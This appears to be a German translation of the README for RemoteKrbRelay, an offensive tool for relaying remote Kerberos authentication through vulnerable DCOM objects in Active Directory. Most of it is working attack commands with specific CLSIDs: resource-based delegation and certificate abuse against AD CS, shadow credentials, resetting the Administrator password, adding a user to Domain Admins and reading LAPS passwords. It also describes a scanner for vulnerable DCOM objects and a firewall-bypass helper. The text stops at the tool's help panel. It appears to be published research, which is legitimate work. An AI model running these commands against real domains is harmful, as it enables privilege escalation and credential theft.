 cicada8-research/remotekrbrelay
Remote Kerberos Relay leicht gemacht! Fortschrittliches Kerberos-Relay-Framework

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)
Du kennst wahrscheinlich KrbRelay und KrbRelayUp, aber was wäre, wenn ich dir sage, dass es auch remote möglich ist? Mit RemoteKrbRelay wird das Realität.
Erfahre mehr über CertifiedDCOM hier. CertifiedDCOM erlaubt es dir, ein ADCS-Maschinenkonto auszulösen:
# CertifiedDCOM (AD CS missbrauchen, indem RBCD gesetzt wird)
  .\RemoteKrbRelay.exe -rbcd -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -cn FAKEMACHINE$

# CertifiedDCOM (ADCS missbrauchen, um ein Maschinenzertifikat zu erhalten)
   .\RemoteKrbRelay.exe -adcs -template Machine -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3

# CertifiedDCOM (ADCS mit ShadowCreds missbrauchen)
  .\RemoteKrbRelay.exe -shadowcred -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -forceshadowcred
Es gibt auch den SilverPotato-Exploit. Du kannst ihn verwenden, um Sitzungen zu missbrauchen. Einschließlich einer Domain-Admin-Sitzung auf einem Drittsystem.
# Benutzerpasswort ändern
  .\RemoteKrbRelay.exe -chp -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -chpuser Administrator -chppass Lolkekcheb123! -secure

# Benutzer zu Gruppe hinzufügen
  .\RemoteKrbRelay.exe -addgroupmember -victim computer.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -group "Domain Admins" -groupuser petka

# LAPS-Passwörter auslesen
  .\RemoteKrbRelay.exe -laps -victim mssql.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# LDAP-Whoami-Anfrage vom weitergeleiteten Benutzer senden
  .\RemoteKrbRelay.exe -ldapwhoami -victim win10.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Authentifizierung aus einer anderen Sitzung auslösen

  .\RemoteKrbRelay.exe -ldapwhoami -victim domainadminhost.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 1
Jetzt hast du vier Ordner vor dir:
Checker – alte Version des Checkers zur Erkennung verwundbarer DCOM-Objekte;Checkerv2.0 – neue Version des Checkers zur Erkennung verwundbarer DCOM-Objekte;Exploit – RemoteKrbRelay.exe :)FindAvailablePort – ein Tool zur Firewall-Umgehung bei der Nutzung des Exploits.Beginnen wir also mit dem Checker. Du kannst ihn verwenden, um verwundbare DCOM-Objekte zu erkennen. Ein verwundbares DCOM-Objekt liegt vor, wenn:
NT AUTHORITY\LOCAL SERVICE, da dieser leere Anmeldeinformationen verwendet, um sich aus dem Netzwerk zu authentifizieren;RemoteLaunch- und RemoteActivation-Berechtigungen verfügen musst. Das ist LaunchPermissions;RPC_C_IMP_LEVEL_IDENTIFY oder höher sein sollte. RPC_C_IMP_LEVEL_IDENTIFY ist der Standardwert;RemoteAccess-Berechtigungen verfügen solltest (oder diese leer sein sollten). Das ist AccessPermission.Zur einfachen Erkennung kannst du Checkerv2.0 verwenden. Es unterstützt die Ausgabe in den Formaten CSV und XLSX.
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Checkerv2.0\bin\Debug> .\Checkerv2.0.exe -h

                            /\_/\____,          /\     /\
                  ,___/\_/\ \  ~     /            \ _____\
                  \     ~  \ )   XXX               (_)-(_)
                    XXX     /    /\_/\___,      Checkerv2.0 Collection
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

Check.exe
Small tool that allow you to find vulnerable DCOM applications

[OPTIONS]
-outfile : output filename
-outformat : output format. Accepted 'csv' and 'xlsx'
-showtable : show the xlsx table when it gets filled
-h/--help : shows this windows
Beispiel:
.\Checkerv2.0.exe -outfile win10 -outformat xlsx
Und du erhältst eine solche Ausgabe:

Die Spalten enthalten die CLSIDs der DCOM-Objekte, deren Namen sowie LaunchPermission und AccessPermission.

Versuche, nach den Objekten sppui (CLSID {F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}, APPID {0868DC9B-D9A2-4f64-9362-133CEA201299}) und CertSrv Request (CLSID {d99e6e74-fc88-11d0-b498-00a0c90312f3}) zu suchen und verstehe, warum sie verwundbar sind.
Bitte nutze nicht den Checker, sondern nur Checkerv2.0 :3
Ein kleines Tool zum Finden eines Ports, auf dem ein bösartiger DCOM-Server errichtet werden soll. Details siehe hier (Remote -> Local Potato).

Übe mit dem Konzept eines lokalen Ports. Schreibe RemotePotato0 auf einen lokalen Port um. Vertrau mir, das ist nützlich.
Ich habe dem Exploit eine ganze Reihe verschiedener Funktionen hinzugefügt. Beachte, dass er genügend Funktionalität bietet, um DCOM-Objekte zu missbrauchen. Ich habe auch ein paar CLSIDs in der Hilfe für den Missbrauch aufgelistet. Diese CLSIDs waren öffentlich bekannt, es gab nur keinen POC, um sie zu missbrauchen. Es gibt einige verwundbare DCOM-Objekte – arbeite mit dem Checker und finde sie alle!
PS A:\ssd\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug> .\RemoteKrbRelay.exe -h

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

[HELP PANEL]
        RemoteKrbRelay.exe
        Relaying Remote Kerberos Auth by easy way
        Usage: RemoteKrbRelay.exe [ATTACKS] [REQUIRED OPTIONS] [OPTIONAL PARAMS] [ATTACK OPTIONS] [SWITCHES]
